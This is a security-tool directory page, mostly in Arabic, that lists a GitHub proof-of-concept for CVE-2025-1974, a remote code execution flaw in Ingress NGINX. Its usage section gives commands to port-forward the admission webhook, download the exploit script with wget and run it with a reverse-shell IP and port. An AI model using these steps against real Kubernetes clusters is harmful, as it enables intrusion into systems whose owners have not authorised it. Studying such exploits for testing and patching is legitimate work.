
Skip to content
KitploitKITPLOIT
أدواتعمليات الاستغلالالمدونة
Log in
إرسال
أدواتعمليات الاستغلالالمدونة
إرسال

أدوات الاختراق واختبار الاختراق والأمن السيبراني لترسانتك الأمنية!

Kitploit هو دليل لأدوات الاختراق والأمن السيبراني واختبار الاختراق. اكتشف آخر تحديثات المشاريع للعثور على الثغرات وتحليل الأنظمة وأتمتة الاختبارات وتعزيز أمنك.

الخلاصاتاتصالالخصوصية© 2026 Kitploit

دليل الأدوات

الفئات

عرض جميع الفئات
Loading categories
CVE-2025-1974-poc — PoC لـ CVE-2025-1974، معدلة من أول PoC في العالم~ | Kitploit
أدوات/GitHubGitHub/hi-unc1e/cve-2025-1974-poc
أمن الحاوياتتحليل الثغرات الأمنيةالاستغلالاستغلال تطبيقات الويباختبار الاختراقأمن السحابة
GitHubhi-unc1e/cve-2025-1974-poc

CVE-2025-1974-poc

PoC لـ CVE-2025-1974، معدلة من أول PoC في العالم~

عرض المستودع
4115منذ سنة واحدةلم تتم المراجعة بعد

الأكثر شعبية

عرض الكل →

اكتشف الأدوات الأكثر استخدامًا من قبل مجتمعنا.

استكشف جميع الأدوات

تصفح مجموعتنا من الأدوات

عرض جميع الأدوات →
مشاركة

POC of IngressNightmare, RCE in Ingress NGINX (CVE-2025-1974)

تم التطوير من:

  • https://github.com/zwxxb/CVE-2025-1974/blob/main/poc.py
  • https://www.wiz.io/blog/ingress-nginx-kubernetes-vulnerabilities#how-did-we-discover-ingressnightmare-24

شكرًا

تعليمات الاستخدام

# forward the admission webhook
kubectl port-forward -n ingress-nginx svc/ingress-nginx-controller 8080:80 &
kubectl port-forward -n ingress-nginx svc/ingress-nginx-controller-admission 9443:443 &


# python3 -m pip install -r requirements.txt
python3 -m pip install httpx asyncio
wget -c https://github.com/hi-unc1e/CVE-2025-1974-poc/raw/refs/heads/master/poc.py
python3 poc.py --local --ip 192.168.49.1 --port 4444  --admission-port 9443

شرح المعلمات:

  • ip، port، لاستخدام reverse shell
  • admission-port، الافتراضي هو 8443


نتيجة التنفيذ:

image

تنزيل الأداة